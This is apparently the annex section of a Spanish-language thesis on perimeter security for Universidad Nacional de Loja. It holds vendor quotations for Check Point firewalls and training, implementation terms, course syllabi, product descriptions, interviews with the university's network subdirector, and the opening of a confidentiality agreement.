Universidad Nacional de Loja

Firewall de Perímetro

Atención: Linder Bravo

Cuenca, 04 de abril de 2017 Cotización: OA-185-1

Cant.	Descripción	Unitario	Total
1	**Check Point Security Gateway Appliance**	101.084,00	101.084,00
	Un Appliance Check Point 15600 Next Generation Threat Extraction		
	8 puertos 1GbE y 2 puertos 10GbE LAN, 1 puerto Mngr 1GbE. 3850 SecurityPower™		
	2 discos de 1TGB en RAID-1, 32GB RAM, 2 fuentes de poder, para Rack 2U		
	Rendimiento del equipo en producción **(tráfico real combinado)**:		
	576 Gbps of firewall throughput. IPS throughput 18 Gbps		
	17 Gbps of FW+IPS+Appl Ctrl. 5,7Gbps of Threat prevention throughput		
	12.800.000 sesiones concurrentes 185.000 sesiones por seg.		
	Software de Control y Acceso:		
	- Firewall		
	- Identity Awareness		
	- VPN IPSec		
	- Advanced Networking & Clustering		
	- Mobile Access (200 usuarios concurrentes)		
	Software con servicios Next Generation Threat Extraction (NGTX)		
	- IPS		
	- Application Control		
	- URLF Filtering		
	- Anti-Virus		
	- Anti-Bot		
	- Anti-Spam		
	- Threat Emulation (Sandboxing en la nube, hasta 100.000 archivos/mes)		
	- Threat Extraction		
	Servicios y Soporte de Check Point durante 1 año		
	Suscripción corporativa para actualización de Software		
	Soporte Técnico Colaborativo Standard 5x9		
	Servicio Técnico de Coresolutions		
	40 horas para instalación y configuración inicial		
	20 horas para soporte técnico colaborativo post-instalación		
	Especialistas técnicos certificados por el fabricante		
	Modalidad de servicio 5x9 de Lunes a Viernes de 8:30 a 17:30		
	Renovación Check Point 15600 NGTX por USD43.459,00+IVA 1 año.		
	Oferta según lista de precios vigente para el segundo año.		
Nota: El precio no incluye el IVA.		**TOTAL**	**101.084,00**

7

CORESOLUTIONS

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

Universidad Nacional de Loja

Firewall Interno

Atención: Linder Bravo

Cuenca, 04 de abril de 2017 Cotización: OA-185-2

Cant.	Descripción	Unitario	Total
1	**Check Point Security Gateway Appliance**	33.360,00	33.360,00
	Un Appliance Check Point 5600 Next Generation Threat Prevention		
	8 puertos LAN 1GbE, 1 puerto Mngr 1GbE. 950 SecurityPower™		
	1 disco duro de 500GB, 16GB RAM, 1 fuente de poder, para Rack 1U		
	Rendimiento del equipo en producción **(tráfico real combinado)**:		
	25Gbps of firewall throughput. IPS throughput 7,8Gbps		
	5,8Gbps of FW+IPS+Appl Ctrl. 1,45Gbps of Threat prevention throughput		
	6.400.000 sesiones concurrentes 185.000 sesiones por seg.		
	Software de Control y Acceso:		
	- Firewall		
	- Identity Awareness		
	- VPN IPSec		
	- Advanced Networking & Clustering		
	- Mobile Access (5 usuarios concurrentes)		
	Software con servicios Next Generation Threat Prevention (NGTP)		
	- IPS		
	- Application Control		
	- URLF Filtering		
	- Anti-Virus		
	- Anti-Bot		
	- Anti-Spam		
	Servicios y Soporte de Check Point durante 1 año		
	Suscripción corporativa para actualización de Software		
	Soporte Técnico Colaborativo Standard 5x9		
	Servicio Técnico de Coresolutions		
	35 horas para instalación y configuración inicial		
	15 horas para soporte técnico colaborativo post-instalación		
	Especialistas técnicos certificados por el fabricante		
	Modalidad de servicio 5x9 de Lunes a Viernes de 8:30 a 17:30		
	Renovación Check Point 5600 NGTP por USD16.684,00+IVA 1 año.		
	Oferta según lista de precios vigente para el segundo año.		
Nota: El precio no incluye el IVA.		**TOTAL**	**33.360,00**

8

CORESOLUTIONS

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

Universidad Nacional de Loja

Administración

Atención: Linder Bravo

Cuenca, 04 de abril de 2017 Cotización: OA-185-3

Cant.	Descripción	Unitario	Total
1	**Next Generation Security Management Software**	6.204,00	6.204,00
	Licencia para administración hasta 5 Gateways de Seguridad		
	Requiere 1 máquina virtual con 2vCPU, 16GB vRAM, 300 vHDD		
	que deberá ser provista por el Cliente.		
	Software de administración:		
	- Network Policy Management		
	- Logging and Status		
	- Device Monitoring		
	- User Directory		
	- Security WorkFlow Management		
	- Device Manager		
	- Smart Event		
	- Smart Reporter		
	Servicios y Soporte de Check Point durante 1 año		
	Suscripción corporativa para actualización de Software		
	Soporte Técnico Colaborativo Standard 5x9		
	Renovación Check Point Security Management por USD3.622,00+IVA 1 año.		
	Oferta según lista de precios vigente para el segundo año.		
Nota: El precio no incluye el IVA.		**TOTAL**	**6.204,00**

9

CORESOLUTIONS

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

Universidad Nacional de Loja

Curso

Atención: Linder Bravo

Cuenca, 04 de abril de 2017 Cotización: OA-185-4

Cant.	Descripción	Unitario	Total
2	**Formación profesional en Check Point**	1.420,00	2.840,00
	Curso de Administrador y Experto de Check Point		
	FastTrack de 40 horas para CCSA y CCSE durante 5 días		
	Curso y material de estudio similar a Check Point Training		
	Se incluyen actividades de laboratorio del curso		
	Fechas programadas por la academia según demanda		
	Para un funcionario OnLine		
Nota: El precio no incluye el IVA.		**TOTAL**	**2.840,00**

10

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

3. SERVICIOS DE IMPLEMENTACIÓN

3.1. SERVICIOS DE INSTALACIÓN

3.1.1. CONSIDERACIONES ADICIONALES DE IMPLEMENTACIÓN

Con el fin de ayudar en la implementación e instalación, la oferta incluye un conjunto de servicios profesionales, a cargo de especialistas técnicos certificados y con experiencia, que realizarán la instalación inicial estándar con servicios de Implementación de Seguridad con lo cual obtiene un retorno rápido de la inversión haciendo que la plataforma de seguridad empiece a operar al menor tiempo posible.

La oferta incluye varias horas, para actividades de implementación de seguridad inicial en Cuenca; el tiempo no utilizado, se puede usar para servicio técnico post-instalación multiplataforma, es decir atendiendo requerimientos para resolución de problemas en equipos de Procesamiento y Almacenamiento de datos, Software de Virtualización con VMWare, configuraciones, talleres o cualquier otra actividad de CORESOLUTIONS está en capacidad de brindar.

3.1.2. SERVICIOS DE INSTALACIÓN INICIAL

- Health Care de Active Directory con informe del estado actual y recomendaciones para mejorar u optimizar la operación de componentes.
- Instalación física de los equipos en el bastidor del Cliente.
- Actualización del Software de los equipos según la última versión liberara por el fabricante al momento de la instalación y paquetes de servicio.
- Configuración de interfaces de red como direcciones IPs, máscara y DNS.
- Configuración de Gateway en la consola de administración.
- Creación del Clúster para alta disponibilidad en Cuenca y pruebas controladas de tolerancia a fallos.

3.1.3. SERVICIOS DE IMPLEMENTACIÓN DE SEGURIDAD

Para la implementación de la seguridad, con las horas que se incluyen en la presente oferta, se puede ejecutar, entre otras, las siguientes actividades:

a) Integración del Gateway de Seguridad en la topología de red segura.
   - Creación de Link Agregado con el protocolo 802.3ad.
   - Instalación de las herramientas de administración.
   - Pruebas de conectividad entre el Gateway y el Management.

b) Activación de módulos y creación de políticas de seguridad.
   - Configuración de las 3 reglas por defecto de Check Point, que son cleanup, stealth y acceso al Gateway por conexión LAN.
   - Configuración de reglas adicionales de firewall o NAT y creación de objetos relacionados.

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

- Configuración de túneles permanentes en el Gateway para acceso por IPsec de sitio a sitio entre equipos Check Point. El cliente deberá tener acceso a la administración de los equipos remotos.
- Se puede realizar la configuración de conexiones remotas VPN con equipos Windows de usuario final con cifrado IP Sec.
- Configuración de una aplicación Web y pruebas de conectividad y acceso desde un dispositivo móvil.
- Activación del perfil default predefinido para prevención de intrusos. Bloqueo de tráfico por ubicación geográfica del país de origen (en caso de requerirlo). Definición de los límites de % de CPU para detener la inspección del Gateway en condiciones de carga alta (en caso de requerirlo)
- Configuración de hasta 3 reglas para control de acceso a redes sociales o aplicaciones Web 2.0 o superior, con el fin de identificar, permitir, bloquear o limitar su uso.
- Configuración de una política que permita forzar o limitar el horario de uso de una aplicación Web, así como sus límites de consumo de ancho de banda.
- Integración con Directorio Activo de Microsoft para definir seguridad por usuarios; este directorio ya debe estar en producción y operando con normalidad, de lo contrario, será considerado un proyecto separado.
- Configuración de reglas para permitir o bloquear el acceso a sitios web en función del usuario, grupo o ID de equipo, a una URL o a toda una categoría de URLs.
- Activación de reglas con UserCheck para educar y empoderar a los usuarios con alertas en tiempo real sobre las políticas de seguridad establecidas.
- Activación del módulo anti-bot con las opciones por defecto. Revisión del proceso para remediación del Malware.
- Activación del módulo de control antivirus para detener archivos maliciosos entrantes, excluyendo el filtrado por tipo de archivo admitidos, que pueden ser analizados con la herramienta de antivirus de Endpoint que disponga el cliente.
- Activación del módulo Anti-spam con las opciones default que trae cada componente (heurístico, reputación de IP, dominio, reglas del IPS). Verificación de entrega-recepción de correo entrante y saliente del servidor de correo del cliente
- Configuración de pesos para la asignación de prioridades de tráfico de hasta 2 servicios críticos definidos por el cliente.
- Configuración de conexión redundante hacia proveedores de Internet o ISP con los cuales el cliente tenga la conexión a Internet; hay que contar con dos proveedores al momento de la instalación inicial para configurar tolerancia a fallos.

La contabilización de las fracciones de hora de atención, se considerarán horas completas, con un mínimo de 1 hora por cada atención, por lo que se podrá requerir hasta un máximo de 30 atenciones. Así mismo, el servicio requerido fuera de la modalidad ofertada será considerada hora extraordinaria, con 100% de recargo.

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

3.2. SERVICIOS POST-INSTALACIÓN

Este servicio servirá para brindar soporte técnico post-instalación con atención de requerimientos o incidentes para resolución de problemas, el cual será provisto por horas de servicio para los equipos comercializados por Coresolutions.

El tiempo de respuesta, para casos críticos, será de 4 horas laborables en modalidad 5x9, es decir de lunes a viernes durante nueve horas diarias excepto días festivos. Servicios solicitados fuera de este horario, serán considerados como horas extraordinarias con cargos adicionales del 100%. Estos servicios se cumplirán en el sitio o remoto cuando sea posible.

3.3. CONSIDERACIONES ADICIONALES DE IMPLEMENTACIÓN

3.3.1 LIMITACIONES TÉCNICAS DE LA IMPLEMENTACIÓN

Los trabajos que realizará nuestro personal técnico, están relacionadas únicamente a los módulos de seguridad y administración que se indican en el Software de Seguridad incorporados de la oferta y en el Software de Administración.

No se incluye la configuración de servicios adicionales como:

- Conexiones remotas de VPNs para sistemas que no sean para sistemas con Windows.
- VPN para conexión Sitio a Sitio entre equipos que no sean de marca Check Point.
- Configuración para DHCP Relay de alcance WAN.
- Configuraciones del IPS fuera del perfil por defecto o pre-configurado.
- Trabajos que dependen de terceros y/o para ejecutar cambios en los que intervenga proveedores de enlaces o de Internet, interconexiones de datos o telecomunicaciones.
- Cambios en las rutas o en las redes y subredes del cliente a nivel LAN o WAN.
- Cambios en el direccionamiento IP a servidores y clientes que puedan verse afectados por la instalación del nuevo equipo.
- Equipos externos para segmentos de red que no forman parte de la solución como Routers, Switches o PBXs de red adicionales.
- La adecuación de la política de seguridad para la protección de infraestructuras de comunicaciones basadas en SIP o H.323.
- Configuración de tráfico SSL e implementación de certificados digitales en el Gateway.
- No se brindan servicios de migración de todas las políticas de seguridad montadas sobre el actual sistema de seguridad.

CORESOLUTIONS puede brindar soporte a estos servicios complementarios con cargos adicionales, previa oferta y aceptación de los mismos.

Así mismo, los trabajos pendientes que no se puedan cumplir por falta de algún requisito responsabilidad del cliente, se procederá a darlos como trabajos concluidos, procediéndose a la facturación del proyecto y la obligación de pago por parte del cliente.

Por rendimiento del Gateway de seguridad, todo el tráfico de la red que está relacionada con la replicación de datos o copias de seguridad deben tener alcance a través del Switch de Core, sin pasar por el Firewall, puesto que este tipo de paquetes provienen de la misma red interna

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

3.3.2. TRANSFERENCIA DE CONOCIMIENTOS

Nuestros trabajos se caracterizan por ayudar a los clientes a entender el proceso de administración de los equipos y para alcanzar este fin, es necesario contar con un ingeniero asignado al proyecto que tenga conocimientos de redes de manera permanente.

La instalación se realizará en modo taller con el fin de realizar, una adecuada transferencia de conocimientos, en el manejo a través de la Consola de Administración de Check Point; la implementación y aplicación de las políticas y reglas de seguridad, así como el monitoreo de Logs y cambios de políticas del Gateway, a la persona que designe el Cliente como administrador del Firewall.

Para el efecto, el administrador del Firewall debe estar presente en el proceso de la instalación y configuración realizado por nuestro consultor de seguridad para entender los componentes de administración de Check Point, la implementación y aplicación de las políticas y reglas de seguridad, así como el monitoreo de Logs y cambios de políticas.

3.3.3. RESPONSABILIDADES DEL CLIENTE

- Proveer los equipos y elementos, que no son parte de la oferta y que son necesarios: ruteadores, conmutadores (Switches), cables, ventilación adecuada, cableado de datos entre otros, en el sitio donde se realizará la instalación de los equipos.
- Proveer alimentación eléctrica estabilizada y protegida.
- Proveer los recursos necesarios y hacerse responsable por el resguardo (Respaldos) de la información existente en los sistemas que estén expuestos a la presente propuesta.
- El Cliente deberá resolver las necesidades de configuración de los equipos que no forman parte de esta oferta en forma independiente, y garantizar además que se disponga por parte de su propio personal del conocimiento suficiente sobre las configuraciones y gestión de enrutadores y conmutadores.
- Designar una persona responsable como punto único de contacto para la realización del servicio con quién se coordinará todas las acciones para cumplir con los servicios.

3.3.4. CONDICIONES ADICIONALES

- Todos los servicios serán realizados en las instalaciones del cliente.
- CORESOLUTIONS, proveerá horas/hombre de soporte en sitio, durante la instalación, coordinando los trabajos con el Cliente.
- Los servicios serán prestados en el horario acordado con el Cliente.
- El Cliente es responsable de haber cumplido con todos los prerrequisitos de instalación (Eléctricos, ambientales y lógicos de red o equipos adicionales) que sean necesarios.
- El personal de CORESOLUTIONS, cumple los trabajos tomando todas las precauciones posibles, sin embargo, la intervención en la infraestructura siempre tiene un nivel de riesgo que puede causar daños a la información contenida en los equipos, sobre la que CORESOLUTIONS, no tiene responsabilidad, por lo que el CLIENTE debe mantener los respaldos de información y procesos de contingencia listos para cubrir estas eventualidades.
- CORESOLUTIONS, no tiene ninguna responsabilidad en cuanto a operación, utilización, sistemas o aplicaciones, datos, respaldos, etc. que son labores de exclusiva responsabilidad del CLIENTE.

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

3.3.5. CAPACITACIÓN Y FORMACIÓN PROFESIONAL

Como parte de nuestra propuesta, se incorpora en la oferta técnica la capacitación y formación profesional en seguridad con Check Point a través de un par de cursos.

El primer curso es uno similar al Check Point Certified Security Administrator (CCSA) que ayuda a dominar las habilidades para implementar y administrar Check Point Software Blades. El curso proporciona una comprensión de los conceptos básicos y las habilidades necesarias para configurar el Check Point Security Gateway, configurar políticas de seguridad, y aprender acerca de la gestión y el seguimiento de las redes seguras.

Chapters covered in CCSA:

Chapter 1—Introduction to Check Point Technology

- Describe Check Point's unified approach to network management and the key elements of this architecture
- Design a distributed environment using the network detailed in the course topology
- Install the Security Gateway version R75 in a distributed environment using the network detailed in the course topology

Chapter 2—Deployment Platforms

- Given network specifications, perform a backup and restore the current Gateway installation from the command line
- Identify critical files needed to purge or backup, import and export users and groups and add or delete administrators from the command line
- Deploy Gateways using sysconfig and cpconfig from the Gateway command line

Chapter 3—Introduction to the Security Policy

- Given the network topology, create and configure network, host and gateway objects
- Verify SIC establishment between the Security Management Server and the Gateway using SmartDashboard
- Create a basic Rule Base in SmartDashboard that includes permissions for administrative users, external services, and LAN outbound use
- Configure NAT rules on Web and Gateway servers
- Evaluate existing policies and optimize the rules based on current corporate requirements
- Maintain the Security Management Server with scheduled backups and policy ver sions to ensure seamless upgrades with minimal downtime

Chapter 4—Monitoring Traffic and Connections

- Use Queries in SmartView Tracker to monitor IPS and common network traffic and troubleshoot events using packet data
- Using packet data on a given corporate network, generate reports, troubleshoot system and security issues, and ensure network functionality
- Using SmartView Monitor, configure alerts and traffic counters, view a Gateway's status, monitor suspicious activity rules, analyze tunnel activity and monitor remote user access based on corporate requirements

Chapter 5—Using SmartUpdate

- Monitor remote Gateways using SmartUpdate to evaluate the need for upgrades, new installations, and license modifications
- Use SmartUpdate to apply upgrade packages to single or multiple VPN-1 Gateways
- Upgrade and attach product licenses using SmartUpdate

Chapter 6—User Management and Authentication

- Centrally manage users to ensure only authenticated users securely access the corporate network either locally or remotely
- Manage users to access the corporate LAN by using external databases

Chapter 7—Identity Awareness

- Use Identity Awareness to provide granular level access to network resources
- Acquire user information used by the Security Gateway to control access
- Define Access Roles for use in an Identity Awareness rule
- Implement Identity Awareness in the Firewall Rule Base

Chapter 8—Introduction to Check Point VPNs

- Configure a pre-shared secret site-to-site VPN with partner sites

Av. 3 de Noviembre 21-176 y Juan Pablo I
010218 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

- Configure permanent tunnels for remote access to corporate resources
- Configure VPN tunnel sharing, given the difference between host-based, subunit-based and gateway-based tunnels

El segundo curso es similar al Check Point Certified Security Expert y brinda un entrenamiento avanzado que enseña cómo optimizar la tecnología blade de Check Point Software. Está destinado a proporcionar una comprensión de la actualización y configuración avanzada de software blades de Check Point, instalación y gestión de redes privadas virtuales (tanto en redes internas y externas), obteniendo la máxima seguridad de Security Gateways, y la resolución de problemas de rendimiento de la puerta de enlace.

Chapters covered in CCSE:

Chapter 1—Advanced Firewall

- Using your knowledge of Security Gateway infrastructure including chain modules, packet flow and kernel tables, perform debugs on firewall processes.

Chapter 2—Advanced Upgrading

- Perform a backup of a Security Gateway and Management Server using your understanding of the differences between backups, snapshots, and upgrade-exports.
- Upgrade and troubleshoot a Management Server using a database migration.
- Upgrade and troubleshoot a clustered Security Gateway deployment.

Chapter 3—Advanced User Management

- Using an external user database such as LDAP, configure SmartDirectory to incorporate user information for authentication services on the network.
- Manage internal and external user access to resources for Remote Access or across a VPN.
- Troubleshoot user access issues found when implementing Identity Awareness.

Chapter 4—Advanced Clustering and Acceleration

- Build, test and troubleshoot a ClusterXL Load Sharing deployment on an enterprise network.
- Build, test and troubleshoot a ClusterXL High Availability deployment on an enterprise network.
- Build, test and troubleshoot a management HA deployment on an enterprise network.
- Configure, maintain and troubleshoot SecureXL and CoreXL acceleration solutions on the corporate network traffic to ensure noted performance enhancement on the firewall.

Chapter 5—Advanced IPsec VPN and Remote Acces

- Using your knowledge of fundamental VPN tunnel concepts, troubleshoot a site-to-site or certificate-based VPN on a corporate gateway using IKEView, VPN log files and command-line debug tools.
- Optimize VPN performance and availability by using Link Selection and Multiple Entry Point solutions.
- Manage and test corporate VPN tunnels to allow for greater monitoring and scalability with multiple tunnels defined in a community including other VPN providers.

Chapter 6—SmartReporting and SmartEvent

- Create Events or use existing event definitions to generate reports on specific network traffic using SmartReporting and SmartEvent in order to provide industry compliance information to management.
- Ussing your knowledge of SmartEvent architecture and module communication, troubleshoot report generation given command-line tools and debug-file information

Av. 3 de Noviembre 21-176 y Juan Pablo I
010208 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

La duración de los cursos es un FastTrack de 5 días durante 40 horas para CCSA y CCSE según calendario planificado y sujeto a demanda, el mismo que puede dictarse antes, durante o después de la firma del acta de entrega – recepción. El material de estudio incluido es similar al CCSA y CCSE de Check Point y contienen los laboratorios en cada curso. Los cursos oficiales se pueden ofertar por pedido del Cliente y pueden ser dentro y fuera del Ecuador según la demanda.

Av. 3 de Noviembre 21-176 y Juan Pablo I
010208 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

4. INFORMACIÓN COMPLEMENTARIA

7.1. CHECK POINT SOFTWARE BLADE

7.1.1 Gateway Software Blade

Firewall
Se basa en la galardonada tecnología ofrecida por primera vez en la solución FireWall-1 de Check Point para proporcionar el nivel más alto de seguridad de gateway y reconocimiento de identidad de la industria.

Identity Awareness
Para visibilidad granular de usuarios, grupos y máquinas para creación de políticas basadas en la identidad.

VPN IPSec
Control de acceso, autenticación y cifrado para garantizar una conectividad segura a redes corporativas para usuarios remotos y móviles, sucursales y socios comerciales a través de Internet.

Advanced Networking
Enrutamiento dinámico, Calidad de Servicio, Gestión de Anchos de Banda, ISP Redundante.

Mobile Access
Proporciona acceso remoto simple y seguro a correo electrónico, calendarios, contactos y aplicaciones corporativas a través de Internet, con teléfonos inteligentes, tabletas o portátiles.

IPS
Prevención de intrusiones completa y proactiva, con ventajas de despliegue y administración de una solución de firewall de próxima generación unificada y extensible.

Application Control
Crea fácilmente políticas granulares basadas en usuarios o grupos para identificar, bloquear o limitar el uso de más de 7.000 aplicaciones Web y Widgets.

Av. 3 de Noviembre 21-176 y Juan Pablo I
010208 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

URLF Filtering
Control de la navegación a Internet por filtros URL. Se integra con el control de aplicaciones, permitiendo la aplicación unificada y la gestión de todos los aspectos de la seguridad Web.

Anti-Virus
Detiene los archivos maliciosos entrantes. Uso de firmas de virus en tiempo real y protecciones basadas en anomalías de ThreatCloud ™, la primera red colaborativa para combatir el cibercrimen.

Anti-Bot
Detecta máquinas infectadas con bot, previene los daños bot al bloquear las comunicaciones C&C de bot, y se actualiza continuamente desde ThreatCloud ™, la primera red colaborativa para combatir el cibercrimen.

Anti-Spam
Proporciona una protección integral para la infraestructura de mensajería de una organización.

Threat Emulation
Evita infecciones de amenazas de día cero, nuevos programas maliciosos y ataques dirigidos. Como parte de la solución SandBlast ™ Zero-Day Protection, este innovador motor de sandboxing ofrece la mejor tasa de captura posible de amenazas y es prácticamente inmune a las técnicas de evasión de los atacantes.

Threat Extraction
Elimina el contenido explotable, incluido el contenido activo y los objetos incrustados, reconstruye los archivos para eliminar posibles amenazas y entrega rápidamente contenido sanificado a los usuarios para mantener el flujo de negocios.

7.1.2. Management Software Blade

Network Policy Management
Proporciona una gestión completa y centralizada de políticas de seguridad de red en los Gateways y los módulos de seguridad, a través de una única consola unificada.

Logging and Status
Analizador avanzado de logs que ofrece resultados de búsqueda en tiempo parcial que proporcionan visibilidad en tiempo real.

Device Monitoring
Presenta una imagen completa del rendimiento de la red y de la seguridad, permitiendo respuestas rápidas a los cambios en los patrones de tráfico o eventos de seguridad.

User Directory
Integración con repositorios LDAP o AD para obtener información de identidad y seguridad de usuarios.

Smart Event
Consolida el monitoreo, el registro, la generación de informes y el análisis de eventos en una única consola.

Av. 3 de Noviembre 21-176 y Juan Pablo I
010208 – Cuenca – Ecuador
Teléfonos: 284-1495 284-3991 284-6533
E-mail: gerencia@coresolutions.com.ec

Compliance
Solución integrada y completamente automatizada de monitoreo de seguridad y cumplimiento normativo como ISO 27001, PCI DDS, HIPAA. Mantiene una política segura y reduce el tiempo y los costos de auditoría.

Security WorkFlow Management
Administración del cambio de políticas para mejorar el cumplimiento. Impone un proceso formal para editar, revisar, aprobar y auditar los cambios de política, para gestión completa del ciclo de vida de la política.

Device Manager
Automatiza la configuración del dispositivo y despliega los cambios en la configuración de varios dispositivos geográficamente distribuidos.

5. CATÁLOGOS

Anexo 9. Entrevista sobre la situación actual de la seguridad del perímetro de la red de la Universidad Nacional de Loja.

UNIVERSIDAD NACIONAL DE LOJA

AREA DE LA ENERGÍA, LAS INDUSTRIAS Y LOS RECURSOS NATURALES NO RENOVABLES

Ingeniería en Sistemas

Entrevista dirigida a la Unidad de Telecomunicaciones e Información

Reciba usted un cordial saludo, el propósito de esta entrevista es para conocer aspectos importantes de seguridad de la red de datos de la institución en la que usted actualmente labora que me será de gran ayuda para validar la propuesta planteada por su persona respecto a la seguridad perimetral de la red de datos de la institución y desarrollar mi proyecto de trabajo de titulación. Esta información será utilizada con fines académicos y será tratada con alto grado de confidencialidad. Agradezco mucho por su tiempo y su cordialidad. Gracias.

Nombre y Apellido: Ing. Jhon Alexander Calderón S.
Institución en la que labora: Universidad Nacional de Loja.
Cargo: Subdirector de Redes y Equipos Informáticos
Fecha de Entrevista: 24 de Diciembre de 2015.
Objetivo: Obtener información para conocer aspectos importantes de la situación actual de la red de datos de la Universidad Nacional de Loja

1. **¿Cuál es la razón por la que se requiere resolver actualmente el problema de seguridad perimetral para la red de datos de la institución?**

Debido a que actualmente no contamos con un sistema de prevención de ataques a nivel de aplicación, únicamente a nivel de red.

2. ¿Cómo usted resuelve el problema actualmente de seguridad perimetral para la red de datos de la institución?

Actualmente no se está resolviendo en su totalidad, existen aplicadas políticas de seguridad a nivel de firewall capa de red, pero este equipo no cuenta con todas las funcionalidades para prevenir ataques a nivel interno y externo de la red existente y así mismo corregir.

3. ¿Cuenta actualmente con seguridad perimetral para la red de datos de la institución?

Si contamos con un ASA, con reglas de seguridad a nivel de capa 3, es decir filtro de puertos y direcciones IP.

4. ¿Qué cree usted que le falta actualmente para dar mayor seguridad a la red de datos de la Universidad Nacional de Loja?

Se debe realizar un estudio al actual firewall, para determinar las nuevas funcionalidades que incluya filtro de contenido por categorías, segmentación de ancho de banda por aplicación, prevención de ataques tanto a nivel interno como externo, entre otros.

5. ¿Qué beneficios considera que aportará una propuesta de implementación de seguridad perimetral para la red de datos de la Universidad Nacional de Loja?

Proteger a los sistemas de información, equipos de comunicaciones y por supuesto a los usuarios internos de la institución de ataques informáticos y robo de información, así mismo prevenir que los equipos finales no se infecten de virus desde Internet.

6. ¿Considera que una propuesta de implementación de seguridad perimetral para la red de datos de la Universidad Nacional de Loja mejorará la seguridad de la red de datos de la Universidad Nacional de Loja?

Si, como responsable de la Subdirección de Redes y Equipos Informáticos, debo velar por la seguridad de los sistemas, y para ello es necesario implementar las medidas pertinentes.

7. ¿Qué inconvenientes ha tenido con la falta de seguridad perimetral en la red de datos de la institución?

Al no existir un antivirus a nivel de firewall contagio de virus en los equipos finales, acceso ilegal a sitios de indebidos, botnet, denegación de servicio, entre otros.

UNIVERSIDAD NACIONAL DE LOJA

F:.....

Ing. Jhon Alexander Calderón S.

Subdirector de Redes y Equipos Informátios

Anexo 10. Entrevista para el dimensionamiento de un firewall diferente para la institución.

UNIVERSIDAD NACIONAL DE LOJA

AREA DE LA ENERGÍA LAS INDUSTRIAS Y LOS RECURSOS NATURALES NO RENOVABLES

Ingeniería en Sistemas

Entrevista dirigida a la Unidad de Telecomunicaciones e Información

Nombre y Apellido: Ing. Jhon Alexander Calderón Sanmartín
Institución en la que labora: Universidad Nacional de Loja.

Cargo: Subdirector de Redes y Equipos informáticos

Fecha de Entrevista: 27 de mayo de 2016.

Objetivo: Obtener información para desarrollar la propuesta de seguridad con un Firewall diferente para la institución.

Actualmente me encuentro realizando el trabajo de titulación, el cual consiste sobre una Propuesta de Seguridad en el Firewall Perimetral de esta institución. Para lo cual considero que sus opiniones serán importantes para poder realizar una propuesta de seguridad segura y confiable.
Le pido contestar las siguientes preguntas:

1. **¿Describa el ancho de banda en la conexión a internet en Mbps?**
   Actualmente el ancho de banda es de 450 MB y 1 Gbps de red avanzada.
2. **¿Cuál es el número de usuarios detrás del firewall: alumnos, docentes y administrativos?**
   Contamos con un número de 6000 estudiantes y 1200 entre administrativos y docentes.
3. **¿Cuál es el Throughput que debe soportar en Mbps el Firewall?**
   Considerando el crecimiento a futuro 4Gbps.

UNIVERSIDAD NACIONAL DE LOJA

F:.....

Ing. Jhon Alexander Calderón S.

Subdirector de Redes y Equipos informáticos

Anexo 11. Acuerdo de confidencialidad de no divulgación de información – Proyecto de Titulación.

UNL UNIVERSIDAD NACIONAL DE LOJA

Unidad de Telecomunicaciones e Información

Acuerdo de confidencialidad de NO divulgación de información - Prácticas Preprofesionales y Proyectos de Titulación

Conste por el presente documento, el Acuerdo de Confidencialidad y NO divulgación de la información, que celebran por una parte la Universidad Nacional de Loja a través de la Unidad de Telecomunicaciones e Información, a quien para efectos del presente Acuerdo se denominará la Universidad, y por otra el Sr. (a) Linder Fernando Bravo Pardo, perteneciente a la Carrera Ingeniería en Sistemas de la Institución U.N.L perteneciente a a quien en adelante se le denominará el Practicante o Tesista, de acuerdo a la situación que lo amerite.

Las partes se reconocen recíprocamente con capacidad de obligarse y al efecto suscriben el presente Acuerdo bajo las siguientes condiciones:

DECLARACIÓN

I.- La Universidad declara que:

a) Es una entidad que brinda servicios académicos en apego a lo dispuesto por la Ley de Educación Superior y su reglamento, disposiciones del organismo de control y demás legislación aplicable.

b) Toda información relacionada con conocimientos técnicos; modos de trabajo adquiridos con el tiempo; tecnologías; diseños gráficos; estrategias de mercado; estrategias de competencia; procesos; distintivos (diseños, logotipos, lemas, etc.); administración de recursos materiales y humanos; datos de proveedores de bienes y servicios; cartera de socios y clientes; estadísticas y estudios de mercado; manuales de políticas y procedimientos; estatutos y reglamentos de actividad laboral, bases de datos; y, en general toda clase de datos e información electrónica, escrita o verbal, generada antes, durante y después de la firma de este Acuerdo, será considerada como propiedad intelectual de la Universidad y por tanto, es INFORMACIÓN CONFIDENCIAL que debe ser preservada y custodiada.

II.- El Practicante o Tesista declara que:

a) Existe una relación de carácter colaborativo con la Universidad, según cartas de intención o convenios de prácticas o proyectos de titulación, debidamente legalizados;

Ciudad Universitaria "Guillermo Falconí Espinosa", La Argelia, Loja - Ecuador
Teléfonos: 07 2547252 Ext.: 125, Email: soporte.uti@unl.edu.ec, Web: http://www.unl.edu.ec

